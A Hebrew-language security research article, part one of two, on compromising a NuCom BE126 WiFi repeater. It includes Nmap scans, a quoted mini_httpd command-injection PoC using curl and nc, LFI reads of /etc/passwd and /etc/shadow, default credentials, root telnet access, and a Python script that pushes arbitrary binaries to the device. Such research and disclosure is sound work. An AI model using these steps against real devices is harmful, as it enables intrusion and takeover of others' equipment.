Don’t Repeater Me - חלק א'

איך הבסנו רכיב תקשורת מסוג מגדיל טווח

מאת חי מזרחי ועומר כספי

הקדמה

במאמר זה נציג מחקר שביצענו לאחרונה אשר מדגים כיצד הצלחנו למצוא כמה פגיעויות ברכיב תקשורת מסוג Repeater, שבאמצעותן קיבלנו **שליטה מלאה עליו.**

בסופו של דבר הצלחנו להריץ פקודות מרוחקות בתוך ה-LAN, דילוג מממשק ה-Web לתשתית הרכיב, ועוד. במאמר זה נציג את כלל דרכי החשיבה שעלו במהלך המחקר, וקטורי תקיפה, ועוד.

מאמר זה מחולק ל-2 חלקים:

1. מחקר אפליקטיבי, תשתיתי, ותחילת מחקר הנדסה לאחור אודות הרכיב.
2. המשך מחקר הנדסה אחורית ומחקר אודות החומרה של רכיב ה-Embedded.

כמה מילים על רכיבי תקשורת

בעולם של היום בעקבות הוזלה של רכיבים אלקטרוניים והיות ולינוקס מאוד נפוצה על מגוון פלטפורמות המשימה של ייצור מכשיר Embedded נהפכה לפשוטה הרבה יותר מאשר שימוש ב-RTOS[1], הפשטות הזו הובילה לריבוי יצרנים של מכשירי Embedded, שלרוב לא שמים דגש על אבטחת מידע. במאמר זה נראה מה החשיבות של אבטחת מידע גם במוצרי Embedded פשוטים אלו.


IoT - אינטרנט של הדברים

בעידן של היום ובעולם של IoT - 'Internet of Things', הקונספט של חיבור הטלויזיות, מקררים, ואפילו המזגנים לרשת האינטרנט (בעולם שבו כל רכיב פיזי מקבל כתובות IP) מאפשר לנו לשלוט על המוצרים הללו מרחוק לצורך עבודה חכמה ויעילה יותר.

---

[1] **RTOS** - Real Time Operation System, מערכת הפעלה שנועדה לשימוש במערכות זמן אמת. בדר"כ מספקת פונקצונליות מינימליות כגון הקצאות זיכרון, מנגנוני תזמון תהליכים וכו'.

כיוון שמדובר על נושא חדש, המודעות לאבטחה נמוכה. יש קשר מאוד הדוק בין עולם מוצרי Embedded וה-IoT בכך שמכשירי ה-IoT הם בפועל מוצרי Embedded ייעודים אשר לעיתים מריצים מערכות הפעלה מבוססות Linux, יחד עם תוכנות ייעודיות ועוד.



קצת תמונות של הרכיב ו-יאללה יוצאים לדרך! ☺

[איור 1: Front - WIFI Repeater BE126]

[איור 2: Buttom - WIFI Repeater BE126]

דיווח הפגיעות

1. בוצעה פנייה בנושא לחברה הסינית אשר פיתחה את הרכיב - **אך ללא מענה**.
2. בוצעה פנייה לדיווח דרך גוף CERT-IL הישראלי, אך גם מהם **לא קיבלנו מענה**.

ולכן, לאחר המתנה של 3 חודשים מאז הדיווח, הוחלט לפרסם את המאמר הנ"ל.

מספרי ה-CVE-ים שנחתמו:

פגיעויות אלו נחתמו במספרי ה-**CVE**[2]-ים הבאים:

1. CVE-2017-8770 - Local File Inclusion.
2. CVE-2017-8771 - Command Injection through WAN.
3. CVE-2017-8772 - Default Login Credentials.
4. CVE-2017-13713 - Command Injection through HTTP.

סריקת פורטים על הרכיב:

כחלק מתהליך החקירה, תחילה נאסוף את המידע תשתיתי הבא על הרכיב (מידע זה יכול לשמש אותנו בהמשך):

- סוג מערכת הפעלה
- פורטים פתוחים
- השירותים שרצים בפורטים הללו
- גירסאות השירותים
- ועוד...

לצורך כך נשתמש בכלי **Nmap**[3], אשר מאפשר לסרוק כתובות IP ברשת, ולהוציא את המידע שמופיע ברשימה שלמעלה. קודם כל, נגלה אילו כתובות IP קיימות ברשת ה-LAN שלנו, באמצעות סריקת Ping:

```
C:\Program Files\nmap-7.01>nmap -sn 10.100.102.0/24

Starting Nmap 7.01 ( https://nmap.org ) at 2017-08-20 11:17

Nmap scan report for 10.100.102.1
Host is up (0.031s latency).
MAC Address:
Nmap scan report for 10.100.102.17
Host is up (0.00s latency).
MAC Address:
Nmap scan report for 10.100.102.51
Host is up (0.00s latency).
MAC Address:                    (NuCom HK)
Nmap scan report for 10.100.102.7
Host is up.
Nmap done: 256 IP addresses scanned in 3.33 seconds
```

[2] **CVE Numbers** - Common Vulnerabilities and Exposures, אשר מייצג את מספר הפגיעות הציבורית שפורסמה לציבור, על מנת לשתף מידע אודותיה כגון: כלים, שירותים, ועוד.

[3] **Nmap** - תוכנת סריקת רשת, המשמשת לגילוי מתחמים ושירותים ברשת המחשבים. דרך פעולתה היא שליחת חבילות רשת בעלות מבנה מסוים אל המתחם הרצוי, וניתוח התשובה שמתקבלת ממנו.

נמצא כי הרכיב שלנו נמצא בכתובת רשת 10.100.102.7, וע"פ זיהוי כתובת ההתחלתית של כתובת ה-MAC, הוא זוהה ככתובת ששייכת לחברת 'NuCom HK' (חברה סינית, שממוקמת בהונג קונג) - וזה אכן הוא:

NuCom HK Ltd.

ID: 13597

Vendor	NuCom HK Ltd.
Vendor code	nucom_hk_ltd
Addresses	Unit B 11/F, Eton Bldg, 288 Des Voeux Rd. Central Hong Kong Hong Kong 00852
Country	China
Country code	CN
Assigned MAC range	**format 1** 78:D9:9F:xx:xx:xx **format 2** 78-D9-9F-xx-xx-xx **format 3** 78D9.9Fxx.xxxx

כעת, שבידינו הכתובת שלו, נוכל להמשיך לשלב סריקת הפורטים, מציאת הגירסאות וסוג מ"ה: באמצעות דגל ה-A שבכלי Nmap:

```
C:\Program Files\nmap-7.01>nmap -A 10.100.102.52

Starting Nmap 7.01 ( https://nmap.org ) at 2017-08-20 11:27
Nmap scan report for BE126 (10.100.102.52)
Host is up (0.0032s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
23/tcp   open  telnet  BusyBox telnetd 1.0
80/tcp   open  http    mini_httpd 1.19 19dec2003
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
1050/tcp open  http    mini_httpd 1.19 19dec2003
| http-auth:
| HTTP/1.1 401 Unauthorized
|_  Digest realm=dirname nonce=d90c940280ccbedfc89c0c6edb7f701b uri=/ qop=auth opaque=0123456789987654 algorithm=MD5
|_http-title: 401 Unauthorized
MAC Address:  (NuCom HK)
Device type: WAP
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.36
OS details: DD-WRT v24-sp1 (Linux 2.4.36)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   3.24 ms BE126 (10.100.102.52)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.11 seconds

C:\Program Files\nmap-7.01>
```

[תוך כדי תהליך הבדיקה - כתובת ה-IP השתנתה לנו מ-51 ל-52 עקב הגדרתו כ-DHCP, יש להתעלם משינוי זה בתמונות]

ניתן לראות כי:

1. סוג מערכת ההפעלה היא מסוג Linux, אשר רצה תחת גירסת Kernel 2.4.36.
2. ניתן לראות שהמכשיר מספק שירות Telnet בפורט 23, וגירסתו BusyBox telnetd 1.0.
   יש לציין שפרוטקול Telnet מוגדר כפרוטוקול לא מוצפן - כלומר באמצעות התקפת Man in the Middle ברשת ה-LAN ניתן להסניף את התעבורה שבו.
3. שירות ה-HTTP שבממשק ה-Web רץ על גירסת mini_httpd 1.19.

לאחר בדיקה קטנה, נמצא כי שירות ה-mini_httpd 1.19 מוגדר כפגיע, וקיימים עבורו פגיעויות במאגר Exploit-DB:

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

mini_httpd 1.18 - HTTP Request Escape Sequence Terminal Command Injection

EDB-ID: 33500	**Author**: evilaliv3	**Published**: 2010-01-11
CVE: CVE-2009-4490	**Type**: Remote	**Platform**: Multiple
Aliases: N/A	**Advisory/Source**: Link	**Tags**: N/A
E-DB Verified: ✔	**Exploit**: Download / View Raw	**Vulnerable App**: N/A

« Previous Exploit Next Exploit »

```
1  source: http://www.securityfocus.com/bid/37714/info
2
3  Acme 'thttpd' and 'mini_httpd' are prone to a command-injection vulnerability because they fail to adequately sanitize user-supplied input
   in logfiles.
4
5  Attackers can exploit this issue to execute arbitrary commands in a terminal.
6
7  This issue affects thttpd 2.25b and mini_httpd 1.19; other versions may also be affected.
8
9  curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
10
11 echo -en "GET /\x1b]2;owned?\x07\x0a\x0d\x0a\x0d" > payload
12 nc localhost 80 < payload
```


פגיעות זו מאפשרת לנו לבצע Command Injection על ידי שליחת בקשת HTTP לשירות ה-Web באמצעות הכלי cURL.

התחברות לממשק ה-Web

לאחר שגילינו שהרכיב מאזין בפורט 80 בפרוטוקול HTTP, אשר משמש כממשק ניהול, נתחבר אליו דרך דפדפן Chrome ונקבל:


כמובן שננסה קודם כול להתחבר עם פרטי הזדהות בררת המחדל - כגון admin, root וכו' לפני שנרוץ לבצע Brute Force על הממשק עצמו.

לאחר ניסיון להקשת 'admin' בתיבת הסיסמא - **אנחנו בפנים!**




על מנת לחקור את בקשות הממשק, נעזר בכלי **Burp Suite** - כלי אשר משמש כ-Proxy בין עמדת הקצה שלנו לבין הרכיב עצמו.

בעזרת הכלי נוכל לתחקר את בקשות ה-HTTP שנשלחות לכיוון השרת. בעת שיטוט בתפריט האתר, נראה כי ישנו דף אשר מכיל בין היתר פרמטר **חשוד** בשם 'getpage' אשר מועבר ב-HTTP Request של אותו הדף:



בפרמטר זה מצאנו כי ישנו פגיעות מסוג **LFI - Local File Inclusion**, אשר מאפשרת לנו לקרוא קבצים פנימיים מתוך הרכיב עצמו.


ננסה לקרוא את קובץ '/etc/passwd' - קובץ שתוקפים מעוניינים בו, אשר מכיל את שמות המשתמשים המקומיים שנמצאים במערכת ההפעלה מסוג Linux:



הצלחנו. ניתן לראות את התשובה (Response) שחוזרת מבקשת ה-HTTP באמצעות הכלי Burp Suite.

ננסה כעת לקרוא את קובץ '/etc/shadow' אשר מכיל את ה-Hash-ים של משתמשי המערכת שנמצאו בקובץ '/etc/passwd':

יש לציין שאת קובץ זה ניתן לקרוא רק באמצעות משתמש עם **הרשאות גבוהות - root**. כלומר - נקווה שתהליך ה-httpd שבו רץ שירות ה-Web רץ תחת משתמש עם הרשאות אלו.



הצלחנו ! ☺ אכן השירות רץ תחת הרשאות root...

לאחר בדיקה באינטרנט מול מאגר מסוג 'Rainbow Tables', נמצא כי ה-Hash-ים שנמצאו בקובץ Shadow הם מסוג MD5, ולכן בקלות ניתן לפענח אותם, ולקבל את הסיסמא כ-Plain Text:

לאחר שגילינו כי ברכיב פתוח שירות telnetd בפורט 23, נבצע חיבור אליו. נראה כי אנו מתבקשים להזדהות באמצעות שם משתמש וסיסמא:

```
C:\Users\Hay>telnet 10.100.102.52 23
(none) login:
```

ננסה להכניס את פרטי ההזדהות שמצאנו למעלה בעקבות **פגיעות LFI**:

```
Telnet 10.100.102.52
(none) login: root
Password:


BusyBox v1.6.1 (2015-02-09 21:59:03 HKT) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

כמו שניתן לראות, התחברנו כמשתמש **root**, וקיבלנו מעטפת (Shell) מסוג ash (**Almquist Shell**[4]) אשר רץ על BusyBox[5] כפי ש-Nmap הצליח לגלות לנו בסריקה ☺

חקירת ממשק ה-CLI

לאחר ההתחברות לממשק ה-CLI, בדקנו אילו פקודות קיימות על הרכיב עצמו באמצעות פקודות help שבתמונה הבאה:

```
Telnet 10.100.102.62
# help

Built-in commands:
------------------
        . : [ [[ alias bg break cd chdir continue echo eval exec exit
        export false fg hash help jobs kill let local pwd read readonly
        return set shift source test times trap true type ulimit umask
        unalias unset wait

#
```

נמצא כי עליו רץ רכיב ה-Busybox בגירסה v1.6.1:

```
# busybox
BusyBox v1.6.1 (2015-02-09 21:59:03 HKT) multi-call binary
Copyright (C) 1998-2006  Erik Andersen, Rob Landley, and others.
Licensed under GPLv2.  See source distribution for full notice.

Usage: busybox [function] [arguments]...
   or: [function] [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as!

Currently defined functions:
        [, [[, arp, arping, ash, cat, chmod, cp, date, echo, egrep, fgrep, free, fuser, getopt, grep,
        halt, ifconfig, inetd, init, kill, killall, klogd, login, ls, mkdir, mknod, mount, mv, netstat,
        ping, poweroff, ps, reboot, rm, route, sh, sleep, tar, telnetd, test, tftp, top, traceroute, true,
        umount, vconfig

#
```

[4] **Almquist Shell** - סוג נוסף של מעטפת שקיים ב-Linux, מדובר על מימוש מינימלי של מטעפת POSIX.
[5] **Busybox** - היא תוכנית המספקת מספר כלים ופקודות Unix בקובץ הרצה אחד. היא יכולה לפעול בסביבות שונות ובהם Linux, אנדרואיד, FreeBSD ועוד.

ננסה לכתוב קובץ למערכת ההפעלה על מנת לראות האם יש לנו הרשאות כתיבה על המכשיר:

```
Telnet 10.100.102.62
# cd /bin/
# pwd
/bin
# echo 'testme' > file
-sh: cannot create file: Read-only file system
#
```

לצערנו, ניתן לראות כי היא מוגדרת כ-Read Only file system בלבד.

ניסינו לעקוף מגבלה זו על ידי עקיפת ה-BusyBox, אך לצערנו ניסיון זה כשל.

למרות שאנו מוגבלים ב-CLI, עדיין מאופשרת בו הרצת פקודת mount[6], אשר באמצעותה נבדוק האם יש מערכות קבצים נוספות שאליהם ניתן לכתוב:

```
BusyBox v1.6.1 (2015-02-09 21:59:03 HKT) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# mount
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro,relatime)
null on /proc type proc (rw,relatime)
tmpfs on /var type tmpfs (rw,relatime)
none on /sys type sysfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=600)
```

נראה כי עוגנו 6 מערכות קבצים נוספות, אשר מפורטות ברשימה הבאה:

1. Squashfs - מוגדרת כמערכת קבצים Read Only שנמצאת בשימוש במערכות Embedded.
2. Proc - מערכת קבצים שנועדה לתת Runtime System Information כגון מידע על תהליכים, זיכרון, חומרה, וכו'.
3. Var - מערכת קבצים מסוג tmpfs, כלומר לאחר כיבוי המכשיר, הקבצים בתיקייה זו לא ישמרו וימחקו.
4. None - מערכת מסוג sysfs, מערכת קבצים שנועדה להעביר מידע מה-Kernel ל-User Space כגון מידע על הדרייברים, או Kernel Modules.
5. Devpts - מערכת קבצים אשר מספקת Pseudo Terminal Devices כדי לתקשר עם מערכת ההפעלה.

כפי שניתן לראות - המקום היחידי שניתן לכתוב עליו הוא במיקום '/var', כיוון ששאר מערכות הקבצים שמוגדרות כ-RW הן נועדו לספק מידע אודות ה-Kernel ולא נועדו לאחסן בהם קבצים.

[6] **mount** - פקודה זו מאפשרת לנו לראות אילו מערכות קבצים עוגנו במערכת ההפעלה שלנו.

ננסה לכתוב לשם קובץ לדוגמא, ונראה שאכן הצלחנו:

```
Telnet 10.100.102.63
# cd /var
# echo 'testme' > file
# ls -l file
-rw-r--r--    1 root     root             7 Jan  1 13:45 file
```

כהוכחת יכולת, ננסה להריץ סקריפט Bash פשוט שכתבנו על המכונה, אשר יקבל קלט מהמשתמש וידפיס אותו על המסך:

```
# cat script.sh
NAME="hello"
echo
echo $NAME
#
```


לאחר ההרצה, נראה שהסקריפט עובד, ומדפיס למשתמש הקלט שהוכנס.

לאחר שגילינו שניתן לכתוב למערכת קבצים זו ולהריץ בה סקריפטים, אנו מעוניינים להיות מסוגלים להריץ קוד מקומפל משלנו על הרכיב, כיוון שבסקריפטים אלו אנחנו מוגבלים פונקציונלית כגון שימוש בספריות או הרצת כלים מוכנים שלא נוכל להריץ אם הם לא קיימים על הרכיב עצמו (לדוגמא: netcat).
על מנת להריץ קוד מקומפל תחילה בדקנו את סוג המעבד של אותו הרכיב:

```
# cat /proc/cpuinfo
system type             : RTL819xD
processor               : 0
cpu model               : 56322
BogoMIPS                : 658.63
tlb_entries             : 32
mips16 implemented      : yes
```

נמצא כי סוג ה-System type שלו הוא מסוג **RTL819xD**, ננסה לחפש עליו מידע נוסף באינטרנט. לאחר חיפוש של שם המעבד, **להפתעתנו** מצאנו כי קיים פרוייקט בשם 'rtl819x-toolchain' ב-Github, אשר מכיל SDK שלם של לוח הפיתוח שהסתמכו עליו בייצור הרכיב!

בין היתר, הוא כלל את הפצת הלינוקס שרצה עליו, ו-Toolchain[7] של סדרת המעבדים ומסמכים נוספים:



בעזרת ה-toolchain נוכל לבצע Cross Compile[8] לקוד שלנו ובכך אם נצליח להעביר את קובץ ההרצה שכתבנו (בחלק הבא) לרכיב - נוכל להריץ אותו.

[7] **Toolchain** - סט של כלי תכנות המשתמשים לביצוע משימות פיתוח תוכנה מורכבות או יצירה של תוכניות. בדר"כ הוא מכיל מהדר, מקשר, ספריות, מנפה שגיאות ועוד.

[8] **Cross Compiler** - קומפיילר מיוחד אשר מסוגל לקמפל קוד על פלטפורמה א' כדי שירוץ על פלטפורמה ב'. לדוגמא לקמפל קוד בשפת C על ווינדוס 7 שיוכל לרוץ על Linux בארכיטקטורת ARM.

העברת הקבצים לרכיב

נוכל להשתמש בפקודה Echo כמו מקודם כדי להעביר רצף הקסהדצימלי שיהווה את הבינארי המקומפל שלנו. אך כיוון שגודל פקודה מקסימלית ברכיב הוא עד 4000 תווים והעברת קובץ גדול יכולה להיות עבודה שחורה, לכן בשביל לייעל את העבודה כתבנו סקריפט Python אוטומטי שיעביר את הקובץ ביתר בקלות.

כלומר, נוכל להעביר **כל קוד** שרק נרצה באמצעות קימפול שלו עם ה-SDK שמצאנו עבור רכיב זה:

```
import getpass
import sys
import telnetlib
import binascii;
import time

'''
    Created by Hay and Omer, WIFI Repeater Research @ 2017
'''

ascii_art = """\
  _______  _              _     _______                    __
 |__   __| | |            | |   |__   __|                  / _|
    | | ___| |_ __   ___| |_     | |_ __ __ _ _ __  ___| |_ ___ _ __
    | |/ _ \ | '_ \ / _ \ __|    | | '__/ _` | '_ \/ __|  _/ _ \ '__|
    | |  __/ | | | |  __/ |_     | | | | (_| | | | \__ \ ||  __/ |
    |_|\___|_|_| |_|\___|\__|    |_|_|  \__,_|_| |_|___/_| \___|_|

"""

print ascii_art

def getInputs():
    HOST = raw_input("Enter your remote ip: ")
    command = ""

    user = raw_input("Enter your remote account: ")
    password = getpass.getpass()

    return HOST, user, password


def openTelnetConneciton(host, user, password):
    tn = telnetlib.Telnet(host)

    tn.read_until("login: ")
    tn.write(user + "\n")
    if password:
        tn.read_until("Password: ")
        tn.write(password + "\n")

    return tn


def writeCommands(tn):
    formatted_file = ""
    MAX_COMMAND_SIZE = 4000

    tn.write("cd /var\n")
    filepath = raw_input("Enter your local file path: ")
    remote_file_name = raw_input("Enter your remote file name: ")
```

```
    print "reading file"
    file = open(filepath,'rb')
    file_content = file.read()
    file.close()

    print "converting file to \\x%2 formatted style"

    hex_file = binascii.hexlify(file_content)

    for i in range(0,len(hex_file),2):
        formatted_file += "\\x{}".format(hex_file[i:i+2])

    chunk_size = MAX_COMMAND_SIZE - 17 - len(remote_file_name)
    chunk_size -= chunk_size%4

    print "begin transfer file"

    for i in range(0,len(formatted_file),chunk_size):
        command = "echo -n -e \"{}\" >>
{}".format(formatted_file[i:i+chunk_size], remote_file_name)
        tn.read_until("#")
        tn.write(command+"\n")
        got_to = i + chunk_size;

    if got_to < len(formatted_file):
        command = "echo -n -e \"{}\" >>
{}".format(formatted_file[got_to:got_to+len(formatted_file)%chunk_size],
remote_file_name)
        tn.read_until("#")
        tn.write(command+"\n")

    tn.read_until("#")
    print "waiting to last transfer to finish"
    time.sleep(3)
    tn.write("exit\n")
    print "transfer sucessful"

if __name__ == "__main__":
    host, user, password = getInputs()
    tn = openTelnetConneciton(host, user, password)
    writeCommands(tn)
```

פירוט הקוד:

